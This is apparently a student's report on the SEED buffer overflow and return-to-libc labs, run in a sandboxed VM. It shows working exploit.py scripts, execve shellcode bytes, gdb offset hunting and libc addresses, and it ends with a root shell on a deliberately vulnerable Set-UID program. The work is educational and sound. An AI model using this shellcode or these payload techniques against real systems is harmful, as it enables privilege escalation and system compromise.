

## Project 2: Buffer Overflow Attack and Return to Libc

Purva Naresh Rumde

Sai Praveen Danda

pr23b

sd23s

### Buffer Overflow Attack

#### Task 1: Invoking the Shellcode

Since we have started with the Buffer overflow attack, we will initially invoke the "call\_shellcode.c" file for that we have to execute the:


"make" command: reads a file called "Makefile" (or other specified build files) that contains rules and dependencies m

gcc: This is the GNU Compiler Collection

-m32: This option specifies that you want to compile the code for a 32-bit target architecture. In some cases, you may want to build 32-bit executables on a 64-bit system for compatibility reasons.

-z execstack: This option tells the linker (part of the GCC toolchain) to mark the resulting executable as "execstack," which means that the stack is executable.

-o: This option is followed by the name you want to give to the output executable file.

A terminal window with a dark background. The title bar shows 'seed@VM: ~/.../shellcode'. The prompt is '[10/08/24] seed@VM: ~/.../shellcode\$'. The user has entered the command 'make'. The output shows two lines of gcc commands: 'gcc -m32 -z execstack -o a32.out call\_shellcode.c' and 'gcc -z execstack -o a64.out call\_shellcode.c'.

```
seed@VM: ~/.../shellcode
[10/08/24] seed@VM: ~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```

#### Task 2: Understanding the Vulnerable Program

The program "stack.c" provided by the lab has a security vulnerability known as a "buffer overflow." Here's a breakdown of what's happening:


1. The program reads input from a file named "badfile."
2. It then takes this input and passes it to a buffer inside a function called "bof."
3. The key issue here is that the input from "badfile" can be as long as 517 characters, but the "bof" buffer is only designed to hold a maximum of "BUF SIZE" characters, which is less than 517.

4. The function strcpy() is used to copy the input, but it doesn't check if the data fits within the buffer. This means that if the input is too long, it will overwrite memory beyond the buffer's intended boundaries. This is what we call a "buffer overflow" vulnerability.

Now, because this program has the special privilege of being a root-owned Set-UID program, there's a potential security risk. If a regular user can exploit this buffer overflow vulnerability, they might be able to gain unauthorized access with root-level privileges, effectively getting a "root shell" and compromising the system.

The tricky part is that the program reads its input from a file named "badfile," and this file's contents can be controlled by users. To exploit the vulnerability, someone needs to craft the contents of "badfile" in a specific way so that when the program reads and processes those contents, it triggers the buffer overflow in such a manner that it leads to the execution of arbitrary code, possibly leading to a root shell.

**Compilation: \$gcc-DBUF\_SIZE=164-m32-ostack-zexecstack-fno-stack-protectorstack.c**

A terminal window titled 'seed@VM: ~/.../code' showing a series of commands and their outputs. The commands are: 'gcc -DBUF\_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c', 'sudo chown root stack', and 'sudo chmod 4755 stack'. The output shows the file 'stack' being created and its permissions being set to 'root' and '4755'.

```
seed@VM: ~/.../code
[10/08/24] seed@VM: ~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
[10/08/24] seed@VM: ~/.../code$ sudo chown root stack
[10/08/24] seed@VM: ~/.../code$ sudo chmod 4755 stack
[10/08/24] seed@VM: ~/.../code$
```

We have ran the "make" command as we have not done any customization to the values of L1, L2, L3 and L4. And as you can see all the contents of Makefile have been displayed

```
seed@VM: ~/.../code
[10/08/24] seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
[10/08/24] seed@VM:~/.../code$ sudo chown root stack
[10/08/24] seed@VM:~/.../code$ sudo chmod 4755 stack
[10/08/24] seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/08/24] seed@VM:~/.../code$
```

### Task 3: Launching Attack on 32-bit Program

```
seed@VM: ~/.../code
[10/08/24] seed@VM:~/.../code$ touch badfile
[10/08/24] seed@VM:~/.../code$ gdb stack-L1-dbg
```

```

seed@VM: ~/.../code
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Purva/Labsetup/code/stack-L1-dbg
Input size: 0

[-----registers-----]
EAX: 0xffffcb38 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf20 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffcb1c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x565562a4 <frame_dummy+4>: jmp 0x56556200 <register_tm_clones>
0x565562a9 <__x86.get_pc_thunk.dx>: mov edx,DWORD PTR [esp]
0x565562ac <__x86.get_pc_thunk.dx+3>: ret
=> 0x565562ad <bof>: endbr32
0x565562b1 <bof+4>: push ebp
0x565562b2 <bof+5>: mov ebp,esp
0x565562b4 <bof+7>: push ebx

```

```

seed@VM: ~/.../code
gdb-peda$ next

[-----registers-----]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf20 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb18 --> 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffcaa0 ("1pUV4\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)

[-----code-----]
0x565562b5 <bof+8>: sub esp,0x74
0x565562b8 <bof+11>: call 0x565563f7 <__x86.get_pc_thunk.ax>
0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
0x565562cb <bof+30>: push edx
0x565562cc <bof+31>: mov ebx,eax

```

As it can be observed that we have got the value of ebp as 0xffffcb18 and buffer as 0xffffcaa0. Now we will calculate the difference between them and set that value as offset in the exploit.py

Legend: **code**, **data**, **rodata**, **value**

```
20 strcpy(buffer, str);
```

```
gdb-peda$ p $ebp
```

```
$1 = (void *) 0xffffcb18
```

```
gdb-peda$ p &buffer
```

```
$2 = (char (*)[100]) 0xffffcaac
```

```
gdb-peda$ p/d 0xffffcb18-0xffffcaac
```

```
$3 = 108
```

```
gdb-peda$
```

SEED Project Computer Security Hex Calculator

https://www.calculator.net/hex-calculator.html?number1=ffffcb18

# Calculator.net

home / math / hex calculator

## Hex Calculator

Hexadecimal Calculation—Add, Subtract, Multiply, or Divide

Result

Hex value:  
ffffcb18 – fffcaac = **6C**

Decimal value:  
4294953752 – 4294953644 = **108**

ffffcb18 - fffcaac = ?

Calculate Clear

Here is the code for the exploit.py that is initially provided with the setup file

```
exploit.py
~/Purva/Labsetup/code
Open [icon]

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x90\x90\x90\x90"
7    "\x90\x90\x90\x90"
8).encode('latin-1')
9
10# Fill the content with NOP's
11content = bytearray(0x90 for i in range(517))
12
13#####
14# Put the shellcode somewhere in the payload
15start = 0          # Change this number
16content[start:start + len(shellcode)] = shellcode
17
18# Decide the return address value
19# and put it somewhere in the payload
20ret     = 0x00      # Change this number
21offset = 0          # Change this number
22
```

Now we copy the values from the call\_shellcode.c file for 32 bit and paste it in the exploit.py file

Now we have to change the values in the following places

```
*exploit.py  ×  call_shell
3
4 # Replace the content with the actual shellcode
5 shellcode= (
6     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9 ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 #####
15 # Put the shellcode somewhere in the payload
16 start = 400 # Change this number
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret = 0xffffcb18 + 100 # Change this number
22 offset = 112 # Change this number
```

Once the changes have been made we will check that badfile should have 0 bytes for now.

Now once that we have ran the ./exploit.py and checked the size we can see that now the badfile is 517 bytes

```
seed@VM: ~/.../code
gdb-peda$ quit
[10/08/24]seed@VM:~/.../code$ ls -l
total 188
-rw-rw-r-- 1 seed seed 0 Oct 8 13:28 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 984 Oct 8 13:54 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 8 13:30 peda-session-stack-L1-dbg.txt
-rwsr-xr-x 1 root seed 15908 Oct 8 13:19 stack
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 8 13:23 stack-L1
-rwxrwxr-x 1 seed seed 18688 Oct 8 13:23 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 8 13:23 stack-L2
-rwxrwxr-x 1 seed seed 18688 Oct 8 13:23 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 8 13:23 stack-L3
-rwxrwxr-x 1 seed seed 20112 Oct 8 13:23 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 8 13:23 stack-L4
-rwxrwxr-x 1 seed seed 20112 Oct 8 13:23 stack-L4-dbg
[10/08/24]seed@VM:~/.../code$ ./exploit.py
[10/08/24]seed@VM:~/.../code$ ls -l
total 192
-rw-rw-r-- 1 seed seed 517 Oct 8 13:55 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 984 Oct 8 13:54 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 8 13:30 peda-session-stack-L1-dbg.txt
```

Now we have ran the ./stack-L1 program. As you can see I have finally got into the root

```
seed@VM: ~/.../code
[10/08/24]seed@VM:~/.../code$ ./exploit.py
[10/08/24]seed@VM:~/.../code$ ls -l
total 192
-rw-rw-r-- 1 seed seed 517 Oct 8 13:59 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 984 Oct 8 13:57 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 8 13:30 peda-session-stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 8 13:19 stack
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 8 13:23 stack-L1
-rwxrwxr-x 1 seed seed 18688 Oct 8 13:23 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 8 13:23 stack-L2
-rwxrwxr-x 1 seed seed 18688 Oct 8 13:23 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 8 13:23 stack-L3
-rwxrwxr-x 1 seed seed 20112 Oct 8 13:23 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 8 13:23 stack-L4
-rwxrwxr-x 1 seed seed 20112 Oct 8 13:23 stack-L4-dbg
[10/08/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(admin),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# █
```




## Return to Libc Attack

### Setting up the environment:

1) We have to set the address space randomization value to 0.

2) We need to link to z shell instead of the dash.

These are the two counter measure's we need to make sure before starting with the attack.



```
seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 8 23:27
seed@VM: ~/.../Labsetup

[10/08/24] seed@VM:~/.../Labsetup$ ll
total 12
-rwxrwxr-x 1 seed seed 554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed 994 Dec 28  2020 retlib.c
[10/08/24] seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/08/24] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[10/08/24] seed@VM:~/.../Labsetup$
```




```
1 TARGET = retlib
2
3 all: ${TARGET}
4
5 N = 12
6 retlib: retlib.c
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z
noexecstack -o $@ $@.c
8     sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
```

The value of N is 12 in *Makefile* and unchanged.

### **Task 1: Finding out the Address of libc functions**

As we can see in the exploit.py file the initial addresses are not assigned. Our task is to find out these addresses.



```
1 #!/usr/bin/env python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(300))
6
7 X = 0
8 sh_addr = 0x00000000 # The address of "/bin/sh"
9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 0
12 system_addr = 0x00000000 # The address of system()
13 content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15 Z = 0
16 exit_addr = 0x00000000 # The address of exit()
17 content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21     f.write(content)
```

Now we need to find out the address for system and exit . for that we first have to create a bad file “badfile” and then we have to use the debugger and this needs to be run in silent mode.

```

seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 8 23:41
seed@VM: ~/../Labsetup

[-----code-----]
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>:  endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xffffffff
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
0000| 0xffffd16c --> 0xf7debee5 (<__libc_start_main+245>:      add
      esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3ae ("/home/seed/coms/Lab
      setup/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3ce ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd184 --> 0xf7fd0000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3ae ("/hom
      e/seed/coms/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[10/08/24]seed@VM:~/../Labsetup$

```

We can see the address values for p system which is nothing but system address as *0xf7e12420* and for p exit which is the exit address as *0xf7e04f80*. Now these addresses are to be updated in the exploit.py file

## Task 2: Putting the shell string into the memory


For this lets first create/export a environment variable “MY\_SHELL”. we can verify the variable if it is in the environment or not . If the output is “/bin/sh” this means that the variable is in the environment. And our task is to find out the address of the bin which is inside the shell.

We shall create a simple C program “prtenv.c” and import the code which is given in the lab manual. This program helps us find out the address of the variable. While comping the program we need to make sure that we need to run in the 32bit program. And also the length of file name must be the same “retlib” which is 6 characters long.

Step 1: export MYSHELL=/bin/sh: This command sets an environment variable called MYSHELL to the value "/bin/sh".


Step 2: Create a new file called "prtenv.c" and write the code to print the MYSHELL address.

Step 3: Compile the prtenv file with the command: gcc -m32 -o prtenv prtenv.c -o prtenv: This part of the command specifies the output file name. After compilation, the resulting program will be named "prtenv." Then run the command "ll" to display the list of the files where it is visible that prtenv is created and compiled successfully. Next, run the command ./prtenv to see the address of MYSHELL



The screenshot shows a text editor window titled "prtenv.c" with the following code:

```
1 #include<stdio.h>
2 #include<stdlib.h>
3
4
5 void main(){
6     char* shell = getenv("MYSHELL");
7     if (shell)
8         printf("%x\n", (unsigned int)shell);
9 }
```



The screenshot shows a terminal window with the following commands and output:

```
[10/09/24] seed@VM: ~/.../Labsetup$ export MYSHELL=/bin/sh
[10/09/24] seed@VM: ~/.../Labsetup$ echo $MYSHELL
/bin/sh
[10/09/24] seed@VM: ~/.../Labsetup$ touch prtenv.c
[10/09/24] seed@VM: ~/.../Labsetup$ gedit prtenv.c
[10/09/24] seed@VM: ~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
[10/09/24] seed@VM: ~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed    0 Oct  8 23:38 badfile
-rwxrwxr-x 1 seed seed  554 Oct  8 23:42 exploit.py
-rw-rw-r-- 1 seed seed  216 Dec 27 2020 Makefile
-rw-rw-r-- 1 seed seed   12 Oct  8 23:38 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  9 00:06 prtenv
-rw-rw-r-- 1 seed seed   140 Oct  9 00:05 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  8 23:32 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28 2020 retlib.c
[10/09/24] seed@VM: ~/.../Labsetup$ ./prtenv
ffffd3f6
[10/09/24] seed@VM: ~/.../Labsetup$
```

And later that address needs to be updated in the exploit.py file.

### TASK 3: Deployment of the attack

After that once we run the ./retlib program. We get an output that shows the buffer address and frame pointer address.

```
[10/09/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd90
Input size: 0
Address of buffer[] inside bof(): 0xffffcd60
Frame Pointer value inside bof(): 0xffffcd78
(^_^)(^_^) Returned Properly (^_^)(^_^)
[10/09/24]seed@VM:~/.../Labsetup$
```

We can get the difference of these address with the help of hex calculator. This gives the offset of the size of the buffer.

### Hex Calculator

#### Hexadecimal Calculation—Add, Subtract, Multiply, or Divide

Result

Hex value:  
ffffcd78 – fffffcd60 = 18

Decimal value:  
4294954360 – 4294954336 = 24

ffffcd78

- ▾

ffffcd60

= ?

Calculate

Clear

And now we need to update the ebp values in the exploit.py file

```
seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
exploit.py
~/coms/Labsetup

1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 24 + 12
8sh_addr = 0xffffd3f6 # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 24 + 4
12system_addr = 0xf7e12420 # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 24 + 8
16exit_addr = 0xf7e04f80 # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
22
```

And after we run the exploit.py file the size of the bad file changes which means the attack is working.

```
seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@VM: ~/.../Labsetup

